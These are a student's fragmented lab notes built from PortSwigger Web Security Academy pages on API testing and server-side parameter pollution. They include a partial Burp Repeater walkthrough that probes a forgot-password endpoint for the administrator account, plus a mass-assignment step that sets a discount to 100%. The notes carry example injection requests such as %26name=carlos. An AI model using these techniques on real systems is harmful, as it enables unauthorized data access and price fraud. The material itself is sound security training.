
here in the response we found out it has discount field



so we'll send Post to repeater

and paste Get's query in there, and change discount to 100%

and done!



about preventing those attacks

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing (

Web LLM attacks - PortSwigger

+

portswigger.net/web-security/learning-paths/api-testing/api-testing-preventing-vulnerabilities-in-apis/api-testing/preventing-vulnerabilities-in-apis

SDU Portal | Comparison of Trees | leetCode | CSS 261 | Philosophy MDE | CPC-2 | SDU University Mail | GeeksforGeeks | A c... | GitHub

←

PRACTITIONER

API testing 17 of 29

WebSecurity Academy

Preventing vulnerabilities in APIs

When designing APIs, make sure that security is a consideration from the beginning. In particular, make sure that you:

- Secure your documentation if you don't intend your API to be publicly accessible.
- Ensure your documentation is kept up to date so that legitimate testers have full visibility of the API's attack surface.
- Apply an allowlist of permitted HTTP methods.
- Validate that the content type is expected for each request or response.
- Use generic error messages to avoid giving away information that may be useful for an attacker.
- Use protective measures on all versions of your API, not just the current production version.

To prevent mass assignment vulnerabilities, allowlist the properties that can be updated by the user, and blocklist sensitive properties that shouldn't be updated by the user.

BACK

CONTINUE →

Up next: Server-side parameter pollution

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing (

Web LLM attacks - PortSwigger

+

portswigger.net/web-security/learning-paths/api-testing/api-testing-server-side-parameter-pollution/api-testing/server-side-parameter-pollution/server-side-param...

SDU Portal | Comparison of Trees | leetCode | CSS 261 | Philosophy MDE | CPC-2 | SDU University Mail | GeeksforGeeks | A c... | GitHub

←

PRACTITIONER

API testing 18 of 29

WebSecurity Academy

Server-side parameter pollution

Some systems contain internal APIs that aren't directly accessible from the internet. Server-side parameter pollution occurs when a website embeds user input in a server-side request to an internal API without adequate encoding. This means that an attacker may be able to manipulate or inject parameters, which may enable them to, for example:

- Override existing parameters.
- Modify the application behavior.
- Access unauthorized data.

You can test any user input for any kind of parameter pollution. For example, query parameters, form fields, headers, and URL path parameters may all be vulnerable.

BACK

CONTINUE →

Up next: Testing for server-side parameter pollution in the query string

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing (

Web LLM attacks - PortSwigger

+

portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-for-server-side-parameter-pollution-in-the-query-string/api-testing/server-side-paramet...

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

←

PRACTITIONER

API testing 19 of 29

WebSecurity Academy

My progress

✓

API recon

✓

API documentation

✓

Identifying and interacting with API endpoints

✓

Finding hidden parameters

✓

Mass assignment vulnerabilities

✓

Preventing vulnerabilities in APIs

✓

Server-side parameter pollution

○

Testing for server-side parameter pollution in the query string (1 of 6)

Testing for server-side parameter pollution in the query string

To test for server-side parameter pollution in the query string, place query syntax characters like #, &, and = in your input and observe how the application responds.

Consider a vulnerable application that enables you to search for other users based on their username. When you search for a user, your browser makes the following request:

```
GET /userSearch?name=peter&back=/home
```

To retrieve user information, the server queries an internal API with the following request:

```
GET /users/search?name=peter&publicProfile=true
```

BACK

CONTINUE →

Up next: Truncating query strings

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing (

Web LLM attacks - PortSwigger

+

portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-for-server-side-parameter-pollution-in-the-query-string/api-testing/server-side-paramet...

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

←

PRACTITIONER

API testing 20 of 29

WebSecurity Academy

My progress

✓

API recon

✓

API documentation

✓

Identifying and interacting with API endpoints

✓

Finding hidden parameters

✓

Mass assignment vulnerabilities

✓

Preventing vulnerabilities in APIs

✓

Server-side parameter pollution

○

Testing for server-side parameter pollution in the query string (2 of 6)

Truncating query strings

You can use a URL-encoded # character to attempt to truncate the server-side request. To help you interpret the response, you could also add a string after the # character.

For example, you could modify the query string to the following:

```
GET /userSearch?name=peter%23foo&back=/home
```

The front-end will try to access the following URL:

```
GET /users/search?name=peter#foo&publicProfile=true
```

Note

It's essential that you URL-encode the # character. Otherwise the front-end application will interpret it as a fragment

BACK

CONTINUE →

Up next: Injecting invalid parameters

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharing (...Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-for-server-side-parameter-pollution-in-the-query-string/api-testing/server-side-paramet...SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A ...GitHub

←PRACTITIONERAPI testing 21 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

✓ Identifying and interacting with API endpoints

✓ Finding hidden parameters

✓ Mass assignment vulnerabilities

✓ Preventing vulnerabilities in APIs

✓ Server-side parameter pollution

● Testing for server-side parameter pollution in the query string (3 of 6)

Injecting invalid parameters

You can use an URL-encoded `&` character to attempt to add a second parameter to the server-side request.

For example, you could modify the query string to the following:

```
GET /userSearch?name=peter%26foo=xyz&back=/home
```

This results in the following server-side request to the internal API:

```
GET /users/search?name=peter&foo=xyz&publicProfile=true
```

Review the response for clues about how the additional parameter is parsed. For example, if the response is unchanged this may indicate that the parameter was successfully injected but ignored by the application.

To build up a more complete picture, you'll need to test further.

BACK

CONTINUE →

Up next: Injecting valid parameters

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharing (...Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-for-server-side-parameter-pollution-in-the-query-string/api-testing/server-side-paramet...SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A ...GitHub

←PRACTITIONERAPI testing 22 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

✓ Identifying and interacting with API endpoints

✓ Finding hidden parameters

✓ Mass assignment vulnerabilities

✓ Preventing vulnerabilities in APIs

✓ Server-side parameter pollution

● Testing for server-side parameter pollution in the query string (4 of 6)

Injecting valid parameters

If you're able to modify the query string, you can then attempt to add a second valid parameter to the server-side request.

Related pages

For information on how to identify parameters that you can inject into the query string, see the Finding hidden parameters section.

For example, if you've identified the `email` parameter, you could add it to the query string as follows:

```
GET /userSearch?name=peter%26email=foo&back=/home
```

This results in the following server-side request to the internal API:

```
GET /users/search?name=peter&email=foo&publicProfile=true
```

BACK

CONTINUE →

Up next: Overriding existing parameters

API testing - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-for-server-side-parameter-pollution-in-the-query-string/api-testing/server-side-paramet...

SDU Portal | Comparison of Trees | leetCode | CSS 261 | Philosophy MDE | CPC-2 | SDU University Mail | GeeksforGeeks | A C... | GitHub

←

PRACTITIONER

API testing 23 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

✓ Identifying and interacting with API endpoints

✓ Finding hidden parameters

✓ Mass assignment vulnerabilities

✓ Preventing vulnerabilities in APIs

✓ Server-side parameter pollution

○ Testing for server-side parameter pollution in the query string (5 of 6)

Overriding existing parameters

To confirm whether the application is vulnerable to server-side parameter pollution, you could try to override the original parameter. Do this by injecting a second parameter with the same name.

For example, you could modify the query string to the following:

```
GET /userSearch?name=peter%26name=carlos&back=/home
```

This results in the following server-side request to the internal API:

```
GET /users/search?name=peter&name=carlos&publicProfile=true
```

The internal API interprets two `name` parameters. The impact of this depends on how the application processes the second parameter. This varies across different web technologies. For example:

- PHP parses the last parameter only. This would result in a user search for `carlos`.

BACK

CONTINUE →

Up next: Lab: Exploiting server-side parameter pollution in a query string

for the last lab here

API testing - PortSwigger

Exploiting server-side parameti...

https://0abf0011047849cf837041580006000d.web-security-academy.net

WebSecurity Academy

Exploiting server-side parameter pollution in a query string

LAB Not solved

Back to lab description >>

Home | My account

WE LIKE TO SHOP



Babbage Web Spray

★ ★ ★ ★ ★ \$27.05

View details



Lightbulb Moments

★ ★ ★ ★ ★ \$11.61

View details



Cheshire Cat Grin

★ ★ ★ ★ ★ \$64.80

View details




BBQ Suitcase


★ ★ ★ ★ ★ \$21.95

View details


we see new field called forgot password




let's type user as administrator



we can partially see the email



here we can investigate the http history some more



let's send it to repeater

if we type any variable near username we get an error

except for this characters

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is `https://0abf0011047849cf837041580006000d.web-security-academy.net`. The request is a POST to `/forgot-password HTTP/2` with a body containing `csrf=vhvflamU1UJC4i9EWj fHiaJ4Wu7N2msf&username=administrator`. The response is an HTTP 200 OK with `Content-Type: application/json; charset=utf-8` and `X-Frame-Options: SAMEORIGIN`. The Inspector panel on the right shows the response details, including request attributes, query parameters, body parameters, cookies, headers, and response headers.

from those ones we get different responses

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is `https://0abf0011047849cf837041580006000d.web-security-academy.net`. The request is a POST to `/forgot-password HTTP/2` with a body containing `csrf=vhvflamU1UJC4i9EWj fHiaJ4Wu7N2msf&username=administrator$`. The response is an HTTP 400 Bad Request with `Content-Type: application/json; charset=utf-8` and `X-Frame-Options: SAMEORIGIN`. The Inspector panel on the right shows the response details, including request attributes, query parameters, body parameters, cookies, headers, and response headers.


meaning, after & we can type anything basically

The screenshot shows the Burp Suite Repeater tab. The request is a POST to `/forgot-password HTTP/2` with a host of `0abf0011047849cf837041580006000d.web-security-academy.net`. The response is an HTTP/2 200 OK with content type `application/json` and charset `utf-8`. The response body is `{ "result": "*****@normal-user.net", "type": "email" }`. The Inspector panel on the right shows request attributes, query parameters, body parameters, cookies, headers, and response headers.

